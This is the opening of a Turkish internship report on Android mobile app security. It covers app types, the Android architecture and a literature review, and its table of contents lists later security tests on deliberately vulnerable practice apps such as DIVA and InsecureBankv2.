



**NESNELERİN İNTERNETİ EKOSİSTEMİ TEST VE
DEĞERLENDİRME MERKEZİ
STAJ PROGRAMI**

**MOBİL UYGULAMALARIN GÜVENLİK RİSK SEVİYELERİNİN
KARŞILAŞTIRILMASI**

HAZIRLAYAN:

AYŞE AKTAĞ

aayseaktag@gmail.com

Özet

Günlük hayatta rutin olarak yapılan birçok işlem internet aracılığıyla, online bir biçimde daha kısa sürede gerçekleştirilebilmektedir. Dijitalleşen dünyada internet kullanımının artması ile mobil uygulamaların kullanımı da artmıştır. Mobil cihazlar, insan yaşamının kolaylaşması için birçok avantaj sağlamaktadırlar. Mobil cihazlar; kolay taşınabilmeleri, bilgiye kolay ulaşımın sağlamaları ve daha birçok sebeple, kullanıcılar tarafından tercih edilmektedirler. Mobil uygulamaların geniş kitleler tarafından ulaşılabilir oluşu, içerisinde zafiyet barındırmaları halinde bilgi güvenliğinin ihlaline sebep olabilmektedir. Bilgiye kolay ulaşabilmek kadar bilginin güvenli taşınması konusu da oldukça önemlidir. Mobil uygulamalara kayıt veya diğer işlemler için kullanıcılardan istenen kişisel bilgilerin kötü niyetli saldırganların eline geçmesi istenmeyen bir durumdur. Mobil uygulamaların güvenlik zafiyeti barındırması, bilgi güvenliğinin korunması açısından büyük risk oluşturmaktadır. Bilgi güvenliğinin sağlanması ve kişisel veri ihlalinin yaşanmaması için mobil uygulama güvenliği konusu önemli hale gelmektedir. Bu çalışmada; Android işletim sistemine sahip mobil uygulamaların mimarileri, mobil uygulamaların sınıflandırılması, Android güvenlik açığı analizi, mobil uygulama güvenliği konusundaki temel alanlar gibi birçok önemli konu hakkında bilgi verilmiştir. Verilen bilgiler desteklenmek üzere içerisinde zafiyet barındıran beş farklı mobil uygulama test edilmiştir. Test edilen mobil uygulamalar, mobil uygulama güvenliği konusunda çalışma yapan araştırmacı ve geliştiricilerin en çok kullandığı uygulamalar arasından seçilmiştir. Uygulamalar test edilip içerdikleri zafiyet oranları ve zafiyet türleri karşılaştırılmıştır. Çalışmanın sonunda bu zafiyetlerden korunmak için neler yapılabileceği konusunda tavsiyeler verilmiştir.

Anahtar sözcükler: Mobil Uygulama Güvenliği, Mobil Cihaz, Mobil Uygulama Testi, Android Uygulama Güvenliği, İos Uygulama Güvenliği

İÇİNDEKİLER

BİRİNCİ BÖLÜM

1.Giriş.....	8
1.1.Mobil Uygulama Güvenliğindeki Temel Alanlar.....	9
1.1.1.Yerel Veri Depolama	
1.1.2. Güvenilir Uç Noktalarla İletişim	9
1.1.3.Kimlik Doğrulama ve Yetkilendirme	10
1.1.4.Mobil Platform ile Etkileşim.....	10
1.1.5.Kod Kalitesi ve Kod Zafiyetleri.....	10
1.1.6.Kurcalamaya Karşı Koruma ve Tersine Mühendisliği Önleme.....	11
1.2.Mobil Uygulamaların Sınıflandırılması.....	11
1.2.1.Native (Yerel) Uygulama.....	11
1.2.2.Web Uygulamaları	12
1.2.3. Hibrit, Karma Uygulamalar	12
1.2.4. Aşamalı Web Uygulamaları.....	12

İKİNCİ BÖLÜM

2.1.Android Mimarisi	13
2.2.Literatür Araştırması.....	15
2.2.1.Akademik Projeler	15
2.2.2.Açık Kaynak Kodlu Projeler.....	17
2.3.Android Temel Güvenlik Testi.....	19

ÜÇÜNCÜ BÖLÜM

3.1. Statik Güvenlik Test Adımları.....	20
3.1.1.OWASP MOBILE TOP 10.....	22
3.1.2.MITRE CWE Test Sonuçlarındaki Zafiyetler	26
3.1.3.OWASP MASVS.....	27
3.1.4.Uygulamaların MobSF Aracı Sonuçları	30
3.1.5.Uygulamaların Manuel Analiz Sonuçları	45
3.1.5.1.InsecureBankv2 Uygulaması	45
3.1.5.2.PIVAA Uygulaması	52
3.1.5.3.DIVA Uygulaması	69
3.1.5.4.OVAA Uygulaması.....	79
3.1.5.5. Sieve Uygulaması.....	83

ŞEKİLLER LİSTESİ

Şekil 1. Android Mimarisi.....	13
Şekil 2.Dalvik(Byte) Kodunun Oluşması.....	14
Şekil 3.MobSF Uygulama Arayüzü	20
Şekil 4. MobSF Analiz Arayüzü	21
Şekil 5.MobSF Tarama Seçenekleri	21
Şekil 6.InsecureBankv2/Genymotion Cihaz Özellikleri	45
Şekil 7.InsecureBankv2/Bağlantı Port Numarası	46
Şekil 8.InsecureBankv2/Sunucuyla İletişim	47
Şekil 9.InsecureBankv2/Oturum Açma Arayüzü	47
Şekil 10.InsecureBankv2/AndroidManifest.xml/Dışa Aktarılan İzinler	47
Şekil 11.InsecureBankv2/PostLogin Root İşlemi	48
Şekil 12.InsecureBankv2/LoginActivity.java	48
Şekil 13.InsecureBankv2/Strings.xml is_admin Değerinin Değiştirilmesi.....	49
Şekil 14.InsecureBankv2/ Create User.....	50
Şekil 15.InsecureBankv2/LoginActivity.java/createUser	50
Şekil 16.InsecureBankv2/LoginActivity.java/performLogin.....	50
Şekil 17.InsecureBankv2/DoLogin.java.....	51
Şekil 18.InsecureBankv2/devadmin Kullanıcı İsmiyle Giriş Yapılması.....	51
Şekil 19.InsecureBankv2/DoLogin.java/saveCreds	51
Şekil 20.Pivaa Uygulaması Java Kaynak Kod İncelenmesi/DatabaseHelper.java	52
Şekil 21.VirtualBox/ADB ile Veritabanı Dosyasının Alınması.....	53
Şekil 22.Pivaa/ SQLite Database	53
Şekil 23.Pivaa/SQLite Database/ SQL Sorgusu Yazma	53
Şekil 24.Pivaa/rawSQLQuery Methodu.....	54
Şekil 25.Pivaa Uygulaması/AndroidManifest.xml/Content Provider	54
Şekil 26.Pivaa/ContentProviderActivity.java/ URI	55
Şekil 27.Pivaa/ query Methodu/ VulnerableContentProvider.java	55
Şekil 28.Pivaa SQLite Database/ rawSQLQueryCursor()	56
Şekil 29.Pivaa Drozer ile Aktarılan Uygulama Parçaları.....	56
Şekil 30.Pivaa Drozer İçerik Sağlayıcı İzinleri.....	56
Şekil 31.Pivaa Drozer/İçerik Sağlayıcının İncelenmesi	57
Şekil 32.Pivaa Drozer ile SQL Injection Sorgusu	57
Şekil 33.Pivaa Giriş Yapma İşleminin Loglara Kaydedilmesi	58

Şekil 34.Pivaa/Kaynak Kodları/ Authentication.java	59
Şekil 35.Pivaa/ADB İle Credentials.dat Dosyasının Açılması	59
Şekil 36.Pivaa/Configuration.java.....	60
Şekil 37.Pivaa/AndroidManifest.xml/Android debuggle = True	60
Şekil 38.Pivaa/Kali Linux/run-as	60
Şekil 39.Pivaa/Port 1581 ile İletişim Kurma.....	61
Şekil 40.Pivaa/Hata Ayıklayıcıyı Hedef Uygulamaya Ekleme.....	61
Şekil 41.Pivaa/Method Listesi.....	61
Şekil 42.Pivaa/Kullanıcı Bilgileri	61
Şekil 43.Pivaa/Encryption.java	62
Şekil 44.Pivaa/Hashcat Dictionary Attack	63
Şekil 45.Pivaa/Encryption.java/Random.....	63
Şekil 46.AES/ECB/PKCS5 Çalışma Prensibi	64
Şekil 47.Pivaa/Encryption.java/AES-ECB Modu	64
Şekil 48.Pivaa-Genymotion/Zayıf Şifreleme	65
Şekil 49.Pivaa/IV Parametresi.....	66
Şekil 50.Pivaa/Genymotion/AES CBC IV	66
Şekil 51.Pivaa/BroadcastReceieverActivity.java	67
Şekil 52.Pivaa/BroadcastReceiverActivity.java.....	67
Şekil 53.Pivaa/BroadcastReceiverActivity.java/2.....	67
Şekil 54.Pivaa/VulnerableReciever.java	68
Şekil 55.Pivaa/Drozer/Broadcast Receiver	68
Şekil 56.Pivaa/Drozer ile Broadcast Receiver Tetiklenmesi.....	68
Şekil 57.Pivaa/AndroidManifest.xml/Aktarılan Servisler	69
Şekil 58.Diva/Anasayfa.....	70
Şekil 59.Diva/InsecureLogging.....	70
Şekil 60.Diva/Insecure Logging Kod İncelemesi	71
Şekil 61.Diva/Hardcoding Issues-Part1	71
Şekil 62.Diva/ Gizli Kelimenin Bulunması.....	71
Şekil 63.Diva/Insecure Data Storage-Part1	72
Şekil 64.Diva/Shared Preferences	72
Şekil 65.Diva/ Insecure Data Storage-Part1 Veri Girişi.....	73
Şekil 66.Diva/ Insecure Data Storage-Part2.....	73
Şekil 67.Diva/ Insecure Data Storage-Part3.....	74

Şekil 68.Diva/ Insecure Data Storage-Part4.....	74
Şekil 69.Diva/Input Validation Issues-Part1	75
Şekil 70.Diva/SQL Injection Kaynak Kodu İncelenmesi	75
Şekil 71.Diva/ Input Validation Issues-Part2	76
Şekil 72.Diva/Access Control Issues-Part1	76
Şekil 73.Diva/Access Control Activity	76
Şekil 74.Diva/ Acces Control Issues-Part2	77
Şekil 75.Diva/AndroidManifest.xml/APICredits2Activity	77
Şekil 76.Diva/Access Control Issues-Part3	78
Şekil 77.Diva/Hardcoding Issues Part2.....	78
Şekil 78.Diva/ Hardcoding Issues Part2/Key Girdisi.....	79
Şekil 79.Diva/ Hardcoding Issues Part3.....	79
Şekil 80.Ovaa/DeeplinkActivity	80
Şekil 81.Ovaa//DeeplinkActivity/Code Snippet	80
Şekil 82.Ovaa/LoginActivity	80
Şekil 83.Ovaa/Kullanıcı Bilgilerine Erişme.....	81
Şekil 84.Ovaa/ DeeplinkActivity	81
Şekil 85.Ovaa/Exploit	82
Şekil 86.Ovaa/ExploitApp Log Çıktısı	82
Şekil 87.Ovaa/Android Manifest.xml/Özen İzin.....	83
Şekil 88.Sieve/MainLoginActivity	84
Şekil 89.Sieve/checkKeyResult Fonksiyonun Geçersiz Kılınması.....	84
Şekil 90.Sieve/Login Bypass.....	85
Şekil 91.Sieve/Brute Forcing the PIN	85

TABLÖLER LİSTESİ

Tablo 1. Veri Depolama ve Gizlilik Gereksinimleri:	27
Tablo 2. Kriptografi Gereksinimleri:	28
Tablo 3. Ağ İletişim Gereksinimleri:	29
Tablo 4. Uygulamaların Dosya Bilgileri	30
Tablo 5. Tablo Uygulamaların Parça Analizi	30
Tablo 6. Uygulamaların İzin Analizi	30
Tablo 7. Uygulamaların Manifest Dosyası Analizi	33
Tablo 8. Uygulamaların Kod Analizi	35
Tablo 9. NIAP Analizi	39
Tablo 10. Uygulamaların Sertifika Bilgisi Analizi	44
Tablo 11. InsecureBankv2 Uygulamasının Sertifika Bilgileri	44
Tablo 12. OWASP TOP10'a Göre Uygulamaların Kıyaslanması	87
Tablo 13. MobSF Sonuçlarına Göre Uygulamaların Risk ve Güvenlik Oranları	87

1.Giriş

Teknolojinin her geçen gün gelişmesi, internetin insan hayatındaki yerini arttırmaktadır. İnsanlar birçok problemin çözümüne dijital bir şekilde ulaşabilmektedirler. Günümüzde internet kullanımı lüks değil ihtiyaç haline gelmiştir. Bu sebeple mobil cihazların kullanımı oldukça yaygınlaşmıştır. Klasik yöntemlerin yerini globalleşen dünyada mobil cihazlar ve ihtiyaca yönelik çözümlerin bulunduğu mobil uygulamalar almıştır. Mobil cihazların, internet ile çalışan uygulamaları barındırması ve internetin yaygın kullanılması sebebiyle, bu mobil cihazları hedef alan siber tehditler de artmıştır. Bu sebeple mobil uygulama güvenliği konusu da önem kazanmıştır. Çalışma kapsamında; mobil uygulamaların sınıflandırılması, uygulama güvenlik testi, Android işletim sistemine sahip uygulamaların mimarileri ve güvenlik testleri, mobil uygulamalarda görülen zafiyetler ve bu zafiyetlerin nasıl önlenebileceği konuları hakkında bilgiler verilmiştir. Bu bilgileri desteklemek amacıyla mobil uygulama güvenliği konusunda çalışma yapan araştırmacıların en çok tercih ettiği beş mobil uygulama seçilerek güvenlik testleri yapılmıştır. Bu testler sonucunda uygulamaların barındırdıkları zafiyetler ve risk oranları karşılaştırılmıştır.

Çalışma üç bölümden oluşmaktadır. Birinci bölümde, mobil uygulama güvenliğindeki temel alanlar ve mobil uygulamaların sınıflandırılması konularında bilgiler verilmiştir. İkinci bölümde, Android mimarisi açıklanarak, bu işletim sistemine sahip telefonlarda temel güvenlik testi adımları ve literatür taraması verilmiştir. Üçüncü bölümde, test edilmek üzere seçilen zafiyet barındıran mobil uygulamalar test edilmiş ve test sonuçları detaylarıyla verilmiştir. Çalışmanın sonuçlar bölümünde test sonuçlarına göre uygulamaların risk oranları ve zafiyet türleri karşılaştırılmıştır. Mobil uygulama güvenliği konusunda çalışma yapacak olan araştırmacı ve geliştiricilere önerilerde bulunulmuştur.

BİRİNCİ BÖLÜM

1.1.Mobil Uygulama Güvenliğindeki Temel Alanlar

Mobil uygulama güvenliği konusu ele alınırken incelenmesi gereken pek çok alan bulunmaktadır. Bu alanlar; yerel veri depolama, güvenilir uç noktalarla iletişim, mobil platform ile etkileşim, kod kalitesi ve kodlama zafiyetleri, tersine mühendislik ile zafiyetlere ulaşılmasını engelleme olarak ele alınabilir.

1.1.1.Yerel Veri Depolama

Kullanıcılara ait kimlik bilgileri vb. güvenlik zafiyeti oluşturabilecek verilen güvenliğinin sağlanması oldukça önemlidir. Bir mobil uygulama, yerel veri depolamayı yanlış kullanırsa bu durum aynı cihazda çalışan diğer uygulamaların söz konusu uygulamaya erişebilmesine sebep olur. Hassas veriler; bulut depolama sistemine, yedeklemelere ve klavye önbelleğine sızdırılabilir. Bunun yansıra mobil cihazlar kolaylıkla kaybolabilmektedirler. Bu durum da verilerin fiziksel erişime açık olmasına sebep olmaktadır. Mobil uygulamalar geliştirilirken yazılımcı, kullanıcı verilerini depolama konusunda ekstra özen göstermelidir. Bir çözüm yöntemi olarak, yazılımcı uygun anahtar depolama API'lerini kullanabilir ve donanım destekli güvenlik özelliklerinden yararlanabilir.

Hassas verilerin depolanması konusunda bir diğer önemli sorun Android işletim sistemine sahip cihazlarda parçalanma sorunudur. Her Android cihaz donanım destekli güvenli depolama hizmeti barındırmamaktadır. Birçok Android cihaz da eski Android sürümlerini kullanmaktadır. Bir mobil uygulamanın güncel sürüm olmayan cihazlarda desteklenebilmesi için önemli güvenlik özellikleri bulundurmayan eski bir Android API sürümü kullanılarak oluşturulması gerekmektedir. Güvenliği en etkili şekilde sağlamak için işletim sisteminin güncel API sürümü kullanılarak uygulama geliştirilmelidir. Bu yöntemin dezavantajı, güncel sürüme sahip olmayan cihaz kullanıcılarının yok sayılmasıdır. Buna rağmen en etkili yöntem olduğu düşünülmektedir.

1.1.2. Güvenilir Uç Noktalarla İletişim

Mobil cihazlar kötü amaçlı istemcilerle paylaşılan genel ağlar da dahil olmak üzere birçok çeşitli ağa bağlanmaktadır. Mobil cihazların ağlara bağlı olması durumu çeşitli ağ tabanlı

saldırıları için de zemin hazırlamaktadır. Mobil uygulamalar uzak uç hizmet noktalarla iletişim kurmaktadır. Bu uç noktalarla hassas bilgiler paylaşılmaktadır. Bu sebeple hassas verilerin güvenliğini sağlamak oldukça önemlidir. Mobil uygulamalar, TLS protokolünü kullanarak ağ iletişimi için güvenli ve şifreli bir kanal oluşturmaktadır.

1.1.3.Kimlik Doğrulama ve Yetkilendirme

Kullanıcıları uzak bir hizmette oturum açmaya yönlendirmek, mobil uygulama mimarisinin temeline dayanmaktadır. Mobil uygulamalarda kimlik doğrulama konusunda bazı problemler bulunmaktadır. Mobil uygulamalar, güvenliğin sağlanması için parmak izi taraması vb. araçlarla kullanıcıdan kimlik doğrulama ile kilit açan uzun süreli oturum koşullarını depolamaktadır. Bu durum kullanıcının daha hızlı oturum açmasına yardımcı olurken karmaşıklık ve hata oluşumuna yol açmaktadır.

Mobil uygulama mimarileri, kimlik doğrulama sürecini bir kimlik doğrulama sağlayıcısına dış kaynak sağlayan yetkilendirme çerçevelerini (OAuth2 vb.) içermektedir. Yetkilendirme çerçevelerini kullanmak, istemci kimlik doğrulama mantığının aynı cihazdaki diğer uygulamalara dış kaynak sağlamasına olanak tanımaktadır. Mobil uygulama güvenliği testi yapan kişiler yetkilendirme çerçeveleri ve mimarilerinin avantaj ve dezavantajlarını bilmelidirler.

1.1.4.Mobil Platform ile Etkileşim

Mobil işletim sistemi mimarileri, web mimarilerinden farklıdır. Örneğin, mobil işletim sistemleri, belirli API'lere erişimi düzenleyen uygulama izin sistemlerini uygularlar. Ayrıca, uygulamaların sinyal ve veri alışverişinde bulunmasını sağlayan, Android veya İOS süreçler arası iletişim olanakları sunarlar. Bu platform özellikleri, içinde tuzaklar barındırmaktadırlar. Süreçler arası iletişim API'leri kötüye yönelik kullanılırsa, hassas veriler cihazda kullanılan diğer uygulamalara maruz kalmaktadırlar.

1.1.5.Kod Kalitesi ve Kod Zafiyetleri

SQL Enjeksiyonu ve bellek yönetimi gibi sorunlar, daha küçük saldırı yüzeyi nedeniyle mobil uygulamalarda sık görülmeyen sorunlardır. Genellikle arka uç hizmeti ve kullanıcı arayüzü ile iletişime giren mobil uygulamalar, genellikle güvenilirdir. Uygulamada birçok arabellek taşması ile ilgili güvenlik açığı olsa da bu açıklar genellikle herhangi bir saldırı vektörü açmazlar. Aynı durum web uygulamalarında siteler arası komut dosyası çalıştırma

(XSS) gibi tarayıcı zafiyetleri için geçerlidir. XSS, bazı durumlarda mobil cihazlarda da görülmektedir. Bu nadir görülen bir durumdur. Nadir görülmesi korunmaya ihtiyaç olmadığı anlamına gelmemektedir. Derleyiciler ve mobil SDK'lar tarafından sunulan güvenlik özellikleri kullanılarak güvenliği arttırmak mümkündür.

1.1.6.Kurcalamaya Karşı Koruma ve Tersine Mühendisliği Önleme

Tersine mühendislik yöntemleri kullanılarak birçok zafiyeti önceden bilmek ve önlemek mümkündür. Dex2jar, Jd-GUI, Apktool vb. birçok mobil uygulama güvenliğini sağlamaya yönelik kullanılan araçlar vasıtasıyla uygulamanın smali kodlarına ulaşılabilir. Böylece uygulamanın izinlerinin bulunduğu Manifest.xml dosyası incelenmektedir. Zafiyet barındıran izin ve kodlama hataları önceden tespit edilebilmektedir.

1.2.Mobil Uygulamaların Sınıflandırılması

Uygulamalar, tasarlandıkları platformda, mobil tarayıcıda veya ikisinin karışımını kullanarak çalışacak biçimde tasarlanmıştır. Aşağıda bu dört farklı mobil uygulama çeşidi detaylarıyla açıklanmıştır.

1.2.1.Native (Yerel) Uygulama

Mobil işletim sistemleri, işletim sistemi özelinde uygulamalar geliştirmek için bir yazılım kiti olan (SDK) bulundurlar. Bu tür uygulamalar geliştirildikleri işletim sistemine özgüdürler. İOS işletim sistemi için Objective-C veya Swift, Android işletim sistemi için Java veya Kotlin yazılım dili ile uygulamalar geliştirilmektedir. Bu yazılım dilleri işletim sistemlerine özgüdürler. Yerel uygulamalar, yüksek güvenilirlik düzeyine sahip, en hızlı performansı sağlayan uygulamalardır. Web uygulamaları veya hibrit uygulamalara göre daha tutarlı bir kullanıcı arayüzü (User Interface, UI) ile platforma özel tasarım ilkelerine bağlıdırlar.

Yerel uygulamalar, mobil cihazın her bileşenine doğrudan erişebilirler. Platform, Android SDK ve Android NDK olmak üzere iki geliştirme kiti sağladığı için Android'in yerel uygulamalarında bazı eksiklikler bulunmaktadır. SDK, Java ve Kotlin programlama dilini temel almaktadır. NDK, daha düşük seviyeli API'lere doğrudan erişebilen ikili kitaplıklar geliştirmek için kullanılan bir C/C++ geliştirme kitidir. Bu kitaplıklar, SDK ile oluşturulan normal uygulamalara dahil edilebilmektedir. Bu sebeple, Android yerel uygulamalar (yani SDK ile oluşturulan uygulamalar), NDK ile oluşturulmuş yerel koda sahip olabilmektedir.

Yerel uygulamaların en büyük dezavantajı, yalnızca belirli bir platformu hedeflemeleridir. Hem Android hem de İOS işletim sistemi için aynı uygulamayı oluşturmak, bağımsız kod tabanını sürdürmek veya tek bir kod tabanını iki platforma taşımak için genellikle karmaşık geliştirme araçlarını tanıtmak gerekmektedir. Xamarin, Google Flutter, React Native hem Android hem de İOS için tek bir kod tabanı derlenmesine izin veren programlama dilleridir. Bu programlama dilleri kullanılarak geliştirilen uygulamalar, sisteme özgü API'leri dahili olarak kullanmaktadır. Yerel uygulamalara da aynı performansı sunmaktadırlar.

1.2.2.Web Uygulamaları

Yerel bir uygulama gibi görünmek için tasarlanmış web siteleridir. Bir cihazın tarayıcısında çalışırlar. Genellikle HTML5'te geliştirilirler. Bir tarayıcının içinde çalıştıkları için yerel uygulamalarla karşılaştırıldığında performans açısından yetersiz oldukları için cihazın genel bileşenleriyle sınırlı bir entegrasyona sahiptirler. Kullanıcı platformları yerel uygulamalar gibi belirli bir platformun tasarım ilkelerini benimsemezler.

Web uygulamaların en büyük avantajı, tek bir kod tabanıyla ilişkili geliştirme ve bakım maliyetlerinin azalmasının yanı sıra, platforma özel uygulama mağazaları kullanılmadan güncellemelerin dağıtılmasıdır. Örneğin, bir web uygulaması için HTML dosyasında yapılan bir değişiklik, platformlar arası güncelleme işlevi görebilirken mağaza tabanlı bir uygulamanın güncellenmesi daha zordur.

1.2.3. Hibrit, Karma Uygulamalar

Karma uygulamalar, yerel ve web uygulamaların eksikliklerini kapatmak için geliştirilmişlerdir. Karma bir uygulama, yerel uygulama gibi yürütülmektedir. Ancak işlemlerin çoğu web teknolojilerine dayanmaktadır. Bu nedenle, karma uygulamalar yerel ve web uygulamalarının hem olumlu hem de olumsuz yönlerini taşımaktadırlar. Web uygulaması tarafından erişilemeyen karma uygulamalar için cihaz özelliklerine erişim sağlarlar. Karma uygulama geliştirmek için kullanılan programlama dillerinden bazıları; Apache Cordova, Framework 7, Ionic, JQuery Mobile, Native Script, Onsen UI, Sencha Touch'tur.

1.2.4. Aşamalı Web Uygulamaları

Aşamalı Web Uygulamaları (Progressive Web App, PWA), normal web sayfaları gibi yüklenmektedirler. Ancak birkaç yönüyle web uygulamalarından farklıdırlar. Örneğin, çevrimdışı çalışmak mümkündür ve yalnızca yerel mobil uygulamalarda bulunan mobil cihaz

donanımına erişim mümkündür. PWA'lar, zengin bir mobil deneyimin avantajlarını sağlamak için modern tarayıcılar tarafından sunulan web'in farklı açık standartlarını birleştirirler. Basit bir JSON dosyası olan bir Web Uygulaması Manifestosu, uygulamanın kurulumdan sonra davranışını yapılandırmak için kullanılabilir. PWA'lar Android ve iOS tarafından desteklenir, ancak tüm donanım özellikleri henüz mevcut değildir.

İKİNCİ BÖLÜM

Bu bölümde Android işletim sistemi mimarileri açıklanmıştır.


2.1.Android Mimarisi

Android, Google tarafından geliştirilen ve mobil işletim sistemi olarak hizmet veren Linux tabanlı bir açık kaynak platformudur. Android'in yazılım yığını birkaç farklı katmandan oluşmaktadır. Her katman, arayüzleri tanımlamakta ve belirli hizmetleri sunmaktadır. En üst düzeyde Android, Linux çekirdeğinin bir çeşidi temel almaktadır (Linux Kernel). Çekirdeğin üzerinde, donanım soyutlama katmanı (Hardware Abstraction Layer, HAL) bulunmaktadır. HAL, yerleşik donanım bileşenleriyle etkileşim için standart arabirim tanımlamaktadır. Birkaç HAL uygulaması gerektiğinde Android işletim sisteminin çağırdığı paylaşılan kitaplık modüllerinde paketlenmektedir. Bu, uygulamaların donanımla etkileşim sağlamasının temelidir. Şekil 1'de Android mimarisi verilmiştir.



Şekil 1. Android Mimarisi

Android uygulamalar, genellikle Java programlama dili ile geliştirilmektedirler fakat Java bayt kodundan farklı olan Dalvik bayt kodu ile derlenmektedirler. Dalvik; önce Java kodunun .class dosyalarına derlenmesi, ardından JVM bayt kodunun d8 aracılığıyla Dalvik.dex formatına dönüştürülmesidir. Şekil 2’de dalvik koduna dönüşüm şekille ifade edilmiştir.



Şekil 2.Dalvik(Byte) Kodunun Oluşması

Android işletim sisteminin güncel sürümü, bayt kodunu Android çalışma zamanında (Android run time, ART) yürütmektedir. ART, Android’in orijinal çalışma zamanı olan Dalvik Virtual Machine’in (DVM) yerine geçmiştir. Dalvik ve ART arasındaki en büyük fark, bayt kodunun yürütülme şeklidir. DVM’de bayt kodu, tam zamanında (JIT) derleme olarak bilinen bir işlem olan yürütme zamanında makine koduna çevrilmektedir. Bu çalışma zamanının kod yorumlama esnekliğini korurken, derlenmiş kodun hızından faydalanmasını sağlamaktadır.

Android uygulamalarının donanım kaynaklarına doğrudan erişimi yoktur ve her uygulama kendi sanal makinesinde veya korumalı alanında çalışmaktadır. Bu, işletim sisteminin kaynaklar ve cihazdaki bellek erişimi üzerinde kesin kontrole sahip olmasını sağlamaktadır. Android, uygulamalara ayrılan maksimum sistem kaynağı sayısını kontrol ederek herhangi bir uygulamanın çok fazla kaynağı tekeline almasını engellemektedir. Aynı zamanda bu korumalı alan tasarımı, Android’in derinlemesine savunma stratejisindeki birçok ilkeden biri olarak kabul edilmektedir. Düşük ayrıcalıklara sahip kötü niyetli bir üçüncü taraf uygulaması, kendi çalışma zamanından kaçmamalı ve aynı cihazdaki bir kurban uygulamasının belleğini okuyamaz. Android mimarisi, birlikte derinlemesine bir savunma yaklaşımı sağlayan farklı güvenlik katmanları uygulamaktadır. Bu, hassas kullanıcı verilerinin veya

uygulamaların gizliliğinin, bütünlüğünün veya kullanılabilirliğinin tek bir güvenlik önlemine bağlı olmadığı anlamına gelmektedir.

2.2.Literatür Araştırması

2.2.1.Akademik Projeler

Mobil uygulama güvenliği konusunda hazırlanmış dokümanlar, projeler incelenmiş ve raporlanmıştır. İncelenen projelere göre bir proje konusu oluşturulacak ve geliştirilecektir. Son beş yılda yayınlanmış rapor, makale, bildiri vb. kaynaklar çeşitli web sitelerden araştırılmıştır. Açık kaynak kodlu uygulamalar github üzerinden incelenmiştir.

Akbulut A. ve diğerleri tarafından, 2016 yılında yayınlanan ‘Xamarin Test Bulutu üzerinde Mobil Uygulama Testi’ isimli çalışmada; Xamarin test bulutu ortamı kullanılarak arayüz testlerinin otomasyonu sağlanmıştır. Bu test bulutu Android ve İOS işletim sistemine sahip native veya hybrid uygulamaları test edebilmek için geliştirilmiştir. C# ve Ruby dili ile geliştiricilerin, birim test yazmaları gereken test ortamı için Android apk uzantılı dosyalarını bulut üzerinde uygulamaları otomatik test eden bir uygulama geliştirilmiştir. Hazırlanan bu test şablonu sayesinde test uzmanları kaynak kod yazımını tekrarlı işler için gerçekleştirmeyecektir.

Karataş G. ve diğerleri tarafından, 2016 yılında yayımlanan ‘Mobil Cihazlarda Güvenlik- Tehditler ve Temel Stratejiler’ isimli çalışmada; mobil uygulamalarda bulunan güvenlik zafiyetleri ve bu zafiyetlere yönelik alınabilecek önlemler anlatılmıştır. Yalnızca son kullanıcıya yönelik tavsiyeler verilmemiş uygulama geliştiriciler için de dikkat edilmesi gereken hususlar anlatılmıştır. Takgil B. Ve diğerleri tarafından, 2016 yılında yayınlanan ‘Android Mobil Uygulamalar için Yazılım Testi’ isimli çalışmada; Android işletim sisteminde geliştirilen mobil uygulamaların güvenlik testindeki zorluklar açıklanmıştır ve bu zorluklara yönelik otomasyon çözümü önerilmiştir.

Utku A. ve Doğru A. tarafından 2016 yılında yayınlanan ‘Mobil Kötücül Yazılımlar ve Güvenlik Çözümleri Üzerine Bir İnceleme’ isimli çalışmada; mobil uygulamadaki güvenlik zafiyetleri, tehditler ve bu tehditlere yönelik çözümler anlatılmıştır. Kötücül yazılım tespitinde kullanılan yöntemler, mimariler, toplanan veriler ve işletim sistemine göre mobil cihaz koruma yöntemleri açıklanmıştır. Literatürdeki benzer çalışmalar incelenmiş ve kötücül yazılım

tespitine yönelik yapılan çalışmalar karşılaştırılmıştır. Bu yöntemlerin başarı oranları tablo ile araştırmacılara sunulmuştur.

Arslan R. Ve diğerleri tarafından, 2017 yılında yayınlanan ‘Android Mobil Uygulamalar için İzin Karşılaştırma Tabanlı Kötücül Yazılım Tespiti’ isimli çalışmada; mobil uygulama güvenliğini sağlamak için bir yöntem belirlenmiştir. Bu yöntem ile veri setleri sayesinde önceden belirlenen seviyeler çerçevesinde risk değerlendirilmesi yapılmıştır. Statik ve dinamik analiz birlikte kullanılmıştır. Geliştirilen yaklaşıma göre, uygulamaların istedikleri ve kullandıkları izinler belirlenmiş fazla izin isteğinde bulunan uygulamalar çıkarılmıştır. Sonrasında bulunan formüle göre test edilen her bir uygulama için risk değeri hesaplanmış ve bu değere göre uygulamalar sınıflandırılmıştır. Var olan veri setleriyle bulunan sonuçlar karşılaştırılmış ve doğruluk seviyesi tespit edilmiştir. Bu yöntem sayesinde Android işletim sistemi için kötücül yazılım içeren uygulama tespitinin yapılması amaçlanmıştır.

Masum E. ve diğerleri tarafından, 2018 yılında yayınlanan ‘Mobil BOTNET ile DDOS Saldırısı’ isimli çalışmada; BOTNET saldırılarının tanımı, mevcut BOTNET ailelerinin analizi ve DDOS ile gerçekleştirilen örnekler anlatılmıştır. Bu örnekler analiz edilerek BOTNET saldırılarının ortak özellikleri ve bu özelliklere bağlı davranışları ortaya konulmuştur. Dinamik ve statik analiz yapılarak, uygulama güvenliği test edilmiş ve kullanıcılara tavsiyeler verilmiştir. Bu sayede mobil uygulama güvenliği konusunda kullanıcı farkındalığının artırılması hedeflenmiştir.

Aytekin A. Ve diğerleri tarafından, 2019 yılında yayınlanan ‘Mobil Cihazları Etkileyen Zararlı Yazılımlar ve Korunma Yöntemleri’ isimli çalışmada, mobil cihazlara bulaşma potansiyeli olan zararlı yazılımlar araştırılmış ve analiz edilmiştir. Bu yazılımlardan nasıl korunulabileceği konusunda bilgiler verilmiştir. Mobil cihazların herhangi bir kötücül yazılım veya kötü amaçlı hacker tehdidine maruz kalmaması için alınabilecek önlemler ve bu konuda kullanılabilecek uygulamalar açıklanmıştır.

